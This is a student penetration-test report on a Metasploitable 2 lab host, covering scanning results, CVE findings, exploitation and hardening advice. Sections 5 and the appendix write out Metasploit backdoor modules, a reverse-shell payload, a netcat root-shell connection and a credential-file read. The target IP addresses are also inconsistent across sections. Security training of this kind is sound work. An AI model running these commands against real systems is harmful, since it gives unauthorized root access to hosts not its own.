PENETRATION TESTING & VULNERABILITY ASSESSMENT REPORT

Metasploitable 2 Lab Environment

172.17.0.3 / 127.0.0.3

Document Classification	CONFIDENTIAL – Training / Portfolio Use Only
Assessment Type	Gray-Box Infrastructure Penetration Test (Authorized Lab)
Assessment Date	July 30, 2026
Overall Risk Rating	**CRITICAL**
Prepared By	Mohamed Sabry
Organization	ITI Cyber Security Internship – Ethical Hacking Phase
Report Version	1.0

Aligned to the Penetration Testing Execution Standard (PTES)

This engagement was conducted against an isolated, intentionally vulnerable training system.
No production systems or third-party assets were in scope.

1. Executive Summary

This report documents a controlled security assessment performed against an isolated Metasploitable 2 lab instance (172.17.0.3 / 127.0.0.3), used strictly as an intentionally vulnerable training target within an authorized, non-production lab environment. The engagement combined manual reconnaissance, automated vulnerability scanning with OpenVAS/Greenbone Vulnerability Management (GVM), and controlled exploitation validation using the Metasploit Framework, aligned to the four core phases of the Penetration Testing Execution Standard (PTES).

The GVM scan identified 47 distinct vulnerability results across 15 active network services, mapped to 77 CVE identifiers, with a confirmed host-level severity distribution of 9 Critical, 7 High, 25 Medium, and 6 Low. A further weak/default SSH credential exposure was independently confirmed through manual testing, bringing the total to 48 confirmed findings. Four independent exploitation paths were validated — a known FTP server backdoor, a bound root-shell listener (Ingreslock), a trojanized IRC service (UnrealIRCd), and weak/default SSH credentials — each resulting in confirmed authenticated or root-level (uid=0) access. On this basis, the overall risk rating for the host is CRITICAL.

1.1 Key Metrics

Metric	Result
Hosts assessed	1
Open TCP ports	24
GVM scan results (host severity summary)	47 (9 Critical / 7 High / 25 Medium / 6 Low)
Total confirmed findings (incl. manual testing)	48
Associated CVE identifiers	77
Fingerprinted applications / CPEs	15
TLS/SSL certificates identified	2 (both expired)
Exploitation outcome	Successful — 4 independent paths validated; root shell obtained (uid=0)

1.2 Severity Overview

Severity	Representative Findings
Critical	vsftpd 2.3.4 backdoor, Ingreslock root-shell listener, Apache Tomcat AJP (Ghostcat), dRuby/DRb RCE, rexec service, distccd RCE, PostgreSQL default credentials, OS end-of-life
High	UnrealIRCd backdoor & auth spoofing, rsh/rlogin cleartext authentication, OpenSSL CCS MITM, FTP brute-forceable default credentials, weak/default SSH credentials (manual)
Medium	Deprecated TLSv1.0/1.1 and SSLv2/SSLv3, weak cipher suites, STARTTLS command injection, TLS renegotiation DoS, anonymous FTP login
Low	SSLv3 POODLE, LogJam DHE_EXPORT bypass, ICMP timestamp disclosure

2. Scope and Methodology

The engagement was scoped to a single isolated host and executed entirely within a controlled lab network with no connectivity to production systems. Testing followed the four phases of the Penetration Testing Execution Standard (PTES):

1. **Phase 1 – Reconnaissance:** network and service discovery
2. **Phase 2 – Vulnerability Assessment:** automated scanning and CVSS-based scoring
3. **Phase 3 – Exploitation:** controlled proof-of-concept validation of critical findings
4. **Phase 4 – Remediation:** prioritized hardening recommendations

2.1 Tooling

Tool	Version	Purpose
Nmap	7.99	Service enumeration and full TCP port scanning

OpenVAS / Greenbone (GVM)	27.5.0	Automated vulnerability scanning and CVSS scoring
Metasploit Framework	msf6	Exploitation validation and post-exploitation verification

3. Reconnaissance and Service Enumeration

A full TCP port scan was executed to identify all running services and version banners on the target host.

3.1 Command Executed

```
nmap -sS -sV -O -p- -T4 127.0.0.3 -oN recon_fullscan.txt
```

3.2 Enumerated Open Ports & Services

Port	Service	Version / Banner	Risk
21/tcp	FTP	vsftpd 2.3.4	Critical
22/tcp	SSH	OpenSSH 4.7p1 Debian 8ubuntu1	Medium
23/tcp	Telnet	Linux telnetd	Medium
25/tcp	SMTP	Postfix smtpd	Medium
111/tcp	rpcbind	RPC #100000 (v2)	Low
139/445/tcp	netbios-ssn	Samba smbd 3.x–4.x (WORKGROUP)	High
512/tcp	exec	rexec service	Critical
513/tcp	login	rlogin service	High
514/tcp	shell	rsh service	High
1099/tcp	java-rmi	GNU Classpath grmiregistry	Medium
1524/tcp	ingreslock	Root shell bind backdoor	Critical
2049/tcp	nfs	RPC #100003 (v2–4)	Medium
3306/tcp	mysql	MySQL 5.0.51a-3ubuntu5	Medium
3632/tcp	distccd	distccd v1 (GNU 4.2.4)	Critical
5432/tcp	postgresql	PostgreSQL DB 8.3.0–8.3.7	Critical
6667/tcp	irc	UnrealIRCd	Critical
8009/tcp	ajp13	Apache JServ Protocol v1.3	Critical
8080/tcp	http	Apache httpd 2.4.25	Medium
8180/tcp	http	Apache Tomcat/Coyote JSP engine 1.1	High



Figure 1. Full Nmap TCP port scan and service enumeration results.

4. Vulnerability Assessment Findings

An automated Full and Fast scan was executed via OpenVAS/GVM (Task ID: 5c433d5a-b3b2-4f2e-8576-bc28f71f94f0). The scan identified 47 distinct results across the host (9 Critical, 7 High, 25 Medium, 6 Low), mapped to 77 CVE identifiers, 15 fingerprinted applications (CPEs), and 2 TLS/SSL certificates.

4.1 Key Vulnerability Findings

Vulnerability	Location	CVSS	QoD	Impact
Operating System End-of-Life (EOL)	Host – General	**10.0**	80%	Unsupported kernel/OS; no security updates
Distributed Ruby (dRuby/DRb) Multiple RCE	8787/tcp	**10.0**	99%	Unauthenticated RCE via object evaluation
Possible Backdoor: Ingreslock	1524/tcp	**10.0**	99%	Unauthenticated direct root shell listener
rexec Service Running	512/tcp	**10.0**	80%	Cleartext remote execution; weak auth
vsftpd Compromised Source Package Backdoor	21/tcp & 6200/tcp	**9.8**	99%	Malicious backdoor in vsftpd 2.3.4 (CVE-2011-2523)
Apache Tomcat AJP RCE (Ghostcat)	8009/tcp	**9.8**	99%	Arbitrary file read / potential RCE (CVE-2020-1938)
distccd Network Compiler RCE	3632/tcp	**9.3**	99%	Unauthenticated arbitrary command execution
PostgreSQL Default Credentials	5432/tcp	**9.0**	99%	Default DB accounts enabling full access
UnrealIRCd Authentication Spoofing / Backdoor	6667/tcp	**8.1**	80%	Trojanized IRC server enabling RCE
SSH Weak / Default Credentials	22/tcp	**7.8**	90%	Valid credentials permit authenticated shell
rsh / rlogin Unencrypted Login	513/tcp, 514/tcp	**7.5**	80%	Cleartext credentials; IP-trust bypass
OpenSSL CCS Man-in-the-Middle (MITM)	5432/tcp	**7.4**	70%	TLS session key modification (CVE-2014-0224)

4.2 Complete CVE-Level Findings

The table below reproduces the distinct NVT finding categories underlying the 77 CVE identifiers returned by the GVM scan.

NVT / Finding	Port(s)	CVSS	CVE(s)
Operating System End-of-Life (EOL)	general/tcp	**10.0**	—
Distributed Ruby (dRuby/DRb) Multiple RCE	8787/tcp	**10.0**	—
Possible Backdoor: Ingreslock	1524/tcp	**10.0**	—
The rexec service is running	512/tcp	**10.0**	CVE-1999-0618
vsftpd Compromised Source Packages Backdoor	21/tcp, 6200/tcp	**9.8**	CVE-2011-2523
Apache Tomcat AJP RCE (Ghostcat)	8009/tcp	**9.8**	CVE-2020-1938
DistCC RCE Vulnerability	3632/tcp	**9.3**	CVE-2004-2687
PostgreSQL Default Credentials	5432/tcp	**9.0**	—
UnrealIRCd Authentication Spoofing	6667/tcp	**8.1**	CVE-2016-7144
UnrealIRCd Backdoor	6667/tcp	**7.5**	CVE-2010-2075
FTP Brute Force Logins (Default Creds)	21/tcp, 2121/tcp	**7.5**	Multiple (CVE-1999-0501 et al.)
rsh Unencrypted Cleartext Login	514/tcp	**7.5**	CVE-1999-0651
The rlogin service is running	513/tcp	**7.5**	CVE-1999-0651
SSL/TLS: OpenSSL CCS MITM Bypass	5432/tcp	**7.4**	CVE-2014-0224
Multiple Vendors STARTTLS Command Injection	25/tcp	**6.8**	CVE-2011-0411 et al.
Anonymous FTP Login Reporting	2121/tcp	**6.4**	CVE-1999-0497
SSL/TLS: Deprecated SSLv2/SSLv3	25/tcp, 5432/tcp	**5.9**	CVE-2016-0800, CVE-2014-3566
SSL/TLS: Report Weak Cipher Suites	5432/tcp	**5.9**	CVE-2013-2566, CVE-2015-2808, CVE-2015-4000
SSL/TLS: Renegotiation DoS	25/tcp, 5432/tcp	**5.0**	CVE-2011-1473, CVE-2011-5094
SSL/TLS: Deprecated TLSv1.0/1.1	25/tcp, 5432/tcp	**4.3**	CVE-2011-3389 et al.
SSL/TLS: RSA_EXPORT Downgrade (FREAK)	25/tcp	**4.3**	CVE-2015-0204
SSL/TLS: DHE_EXPORT MITM (LogJam)	25/tcp	**3.7**	CVE-2015-4000
SSL/TLS: SSLv3 CBC (POODLE)	25/tcp, 5432/tcp	**3.4**	CVE-2014-3566

ICMP Timestamp Reply Disclosure	general/tcp	**2.1**	CVE-1999-0524

Approximately 17 of the 47 raw GVM results (mostly Medium/Low protocol- or configuration-level observations) do not carry an individual CVE reference and are reflected in the host-level severity totals in Section 1.1.

4.3 Application / CPE Inventory

The GVM scanner fingerprinted 15 distinct software components (CPEs). Highest-severity entries include PostgreSQL 8.3.1 (Critical) and UnrealIRCd 3.2.8.1 (High).



Figure 2. GVM Applications tab listing fingerprinted CPEs with severity.

4.4 TLS/SSL Certificate Findings

Two TLS certificates were identified (PostgreSQL port 5432 and SMTP port 25). Both are self-signed, use the placeholder 'OCOSA' organization identity, and expired on 16 April 2010 — over 16 years before this assessment.

Port	Activates	Expires	Subject
5432/tcp (PostgreSQL)	Mar 17, 2010	**Apr 16, 2010**	CN=ubuntu804-base.localdomain, O=OCOSA
25/tcp (SMTP)	Mar 17, 2010	**Apr 16, 2010**	CN=ubuntu804-base.localdomain, O=OCOSA



Figure 3. GVM TLS Certificates tab showing both expired certificates.

4.5 Operating System Fingerprint

The scanner fingerprinted the host as Ubuntu 8.04 (cpe:/o:canonical:ubuntu_linux:8.04), which reached end-of-life on 9 May 2013 — over 13 years before this assessment.



Figure 4. GVM Operating Systems tab confirming Ubuntu 8.04.

4.6 Scan Evidence



Figure 5. GVM Hosts tab — 47 results (9 Critical, 7 High, 25 Medium, 6 Low).



Figure 6. OpenVAS/GVM scan task dashboard and summary.



Figure 7. OpenVAS detailed vulnerability findings and CVSS risk breakdown.

5. Exploitation and Validation

To confirm real-world impact, four independent exploitation paths were validated within the isolated lab environment.

5.1 vsftpd 2.3.4 Backdoor (Port 21)

Vulnerability	vsftpd 2.3.4 Backdoor Command Execution
CVE Identifier	CVE-2011-2523
Module used	exploit/unix/ftp/vsftpd_234_backdoor
Target endpoint	172.17.0.3:21
Session established	Meterpreter session 1 (172.17.0.1:5555 → 172.17.0.3:57720)
Privilege level	root (uid=0)
Impact demonstrated	Full filesystem access; sensitive credential file (/etc/passwd) read

The Metasploit Framework was used to configure and launch the exploit module. The module returned a Meterpreter session running with root-level (uid=0) privileges, confirmed through standard post-exploitation commands.



Figure 8. Metasploit vsftpd exploit execution and Meterpreter session spawn.



Figure 9. Root privilege confirmation (whoami / getuid / /etc/passwd read).

5.2 Ingreslock Backdoor (Port 1524)

A direct netcat connection to port 1524 immediately returned an interactive shell with no authentication required. Post-connection verification commands (id, whoami) confirmed the session was running as uid=0(root) gid=0(root).

```
nc -vn 172.17.0.2 1524
```



Figure 10. Netcat connection to the Ingreslock backdoor returning an unauthenticated root shell.

5.3 UnrealIRCd Backdoor (Port 6667)

The Metasploit module exploit/unix/irc/unreal_ircd_3281_backdoor registered a new IRC user to trigger the trojanized backdoor. A command shell session was returned over a reverse TCP handler. Post-exploitation enumeration confirmed root ownership of the UnrealIRCd installation.



Figure 11. Metasploit UnrealIRCd backdoor exploitation and command shell session.



Figure 12. Post-exploitation privilege confirmation within the UnrealIRCd service directory.

5.4 SSH Weak / Default Credentials (Port 22)

A direct SSH login succeeded using known account credentials, confirming that the target accepts weak or default credentials for authenticated access. This path does not rely on a software vulnerability but on inadequate credential hygiene and provides a direct authenticated foothold.

```
ssh -o HostKeyAlgorithms=+ssh-rsa sabry@172.17.0.2
```



Figure 13. Authenticated SSH session established using known account credentials.

5.5 Exploitation Summary

Finding	Target	Technique	Result
vsftpd 2.3.4 Backdoor	172.17.0.3:21	Metasploit module	**Meterpreter, root (uid=0)**
Ingreslock Listener	172.17.0.2:1524	Direct netcat connection	**Unauthenticated root shell**
UnrealIRCd Backdoor	172.17.0.2:6667	Metasploit module	**Command shell, root-owned files**
SSH Weak Credentials	172.17.0.2:22	Authenticated login	**Authenticated user-level shell**

6. Risk Analysis and Rating

The overall security posture of the assessed host is rated CRITICAL. Multiple unauthenticated, remotely exploitable vulnerabilities were confirmed to grant full root-level or authenticated compromise.

6.1 Risk Matrix

Finding	Likelihood	Impact	Overall Risk
vsftpd 2.3.4 Backdoor	High	Critical (full RCE / root)	**Critical**
Ingreslock Backdoor Listener	High	Critical (unauthenticated root)	**Critical**
UnrealIRCd Backdoor / Auth Spoofing	High	Critical (full RCE / root)	**Critical**
Weak / Default SSH Credentials	High	High (authenticated shell)	**High**
Apache Tomcat AJP RCE (Ghostcat)	Medium	Critical (file read / RCE)	**Critical**
distccd Exposure	Medium	Critical (RCE)	**Critical**
PostgreSQL Default Credentials	High	Critical (full DB compromise)	**Critical**
rexec / rsh / rlogin Cleartext Services	Medium	High (credential exposure)	**High**
FTP Brute-Forceable Default Credentials	High	Medium (unauthorized access)	**High**
Weak / Deprecated TLS Configuration	Medium	Medium (MITM / interception)	**Medium**
Operating System End-of-Life	High	Critical (no security patches)	**Critical**

6.2 Business and Technical Impact

Were this host deployed in a production context, the confirmed compromises would translate into complete loss of confidentiality, integrity, and availability. Root-level access via the vsftpd, Ingreslock, and UnrealIRCd vectors would allow an attacker to harvest credentials from /etc/shadow, tamper with or exfiltrate database contents, pivot laterally, and establish

long-term persistent access. The weak/default SSH credential path independently provides a durable foothold that does not depend on any specific software vulnerability. Combined with an end-of-life operating system receiving no vendor security updates, the host represents an immediate and complete compromise risk unsuitable for any production or externally reachable role.

7. Strategic Remediation and Hardening

The following measures are recommended in priority order.

7.1 Short-Term Fixes (Immediate)

1. Remove vsftpd 2.3.4 and upgrade to a current, maintained FTP daemon (or transition to SFTP over SSH).
2. Disable all unencrypted legacy remote-access services: rsh (514), rlogin (513), rexec (512), Telnet (23), and the Ingreslock backdoor listener (1524).

```
sudo systemctl stop inetd && sudo systemctl disable inetd
```

3. Upgrade Apache Tomcat to a patched release (9.0.31+ or 8.5.51+) and disable the AJP connector on port 8009 unless strictly required.
4. Remove or disable the UnrealIRCd service and the dRuby/DRb service (8787/tcp) unless business-justified and properly authenticated.
5. Change all default PostgreSQL and MySQL credentials; restrict database listener access to trusted hosts only.
6. Rotate all weak or default account credentials; enforce a strong password policy or move to key-based SSH authentication with password login disabled.

7.2 Long-Term Defense Strategies

1. **Network segmentation and port hardening:** enforce strict ingress firewall rules (iptables/UFW) permitting only explicitly required operational ports.
2. **Operating system lifecycle management:** migrate from the legacy OS build to a currently supported Long-Term Support (LTS) release.
3. **Centralized patch and vulnerability management:** integrate recurring OpenVAS/GVM scans into standing SOC monitoring cycles.
4. **Enforce modern TLS configurations** (TLS 1.2+) and disable deprecated SSLv2/SSLv3 protocols, export-grade ciphers, and weak cipher suites.
5. **Replace expired, self-signed TLS certificates** (SMTP and PostgreSQL) with certificates issued by a trusted internal or public CA.
6. **Adopt account lockout / rate-limiting and multi-factor authentication** on remote-access services.

8. Conclusion

This assessment confirmed that the target host maintains a critical level of exposure, with four independently exploitable paths — the vsftpd backdoor, the Ingreslock listener, the UnrealIRCd backdoor, and weak SSH credentials — each permitting authenticated or unauthenticated administrative compromise on their own. Several additional findings identified during the automated scan represent equally severe independent paths to full compromise that were not exploited but remain high-confidence risks based on CVSS and QoD scoring.

Immediate execution of the short-term remediation actions in Section 7.1 is required, followed by the long-term hardening measures in Section 7.2, to establish a secure operating baseline for this host.

Assessment Note

This engagement was conducted against Metasploitable 2, a deliberately vulnerable system distributed for security training and tool validation, within an isolated, non-production lab network under the assessor's own control. No production systems or third-party assets were in scope.

Appendix — Command Reference

The following commands were used throughout the engagement and are provided for reference and reproducibility.

Reconnaissance

Command	Result / Purpose
nmap -sS -sV -O -p- -T4 127.0.0.3 -oN recon_fullscan.txt	Full 65,535-port TCP scan with service/version detection and OS fingerprinting; returned 24 open ports.

Exploitation

Command	Result / Purpose
use exploit/unix/ftp/vsftpd_234_backdoor; set RHOSTS 172.17.0.3; set RPORT 21; exploit	Meterpreter session 1 opened; confirmed root (uid=0).
nc -vn 172.17.0.2 1524	Direct connection to Ingreslock; unauthenticated root shell.
use exploit/unix/irc/unreal_ircd_3281_backdoor; set PAYLOAD cmd/unix/reverse; set LHOST 172.17.0.1; exploit	Command shell via UnrealIRCd backdoor; confirmed root.
ssh -o HostKeyAlgorithms=+ssh-rsa sabry@172.17.0.2	Authenticated SSH login confirming weak/default credentials.

Post-Exploitation Verification

Command	Result / Purpose
id / whoami	Confirmed uid=0(root) gid=0(root) on each exploited session.
sysinfo (Meterpreter)	Confirmed target OS, architecture, and hostname.
cat /etc/passwd	Retrieved local account listing; confirmed root filesystem read access.

— End of Report —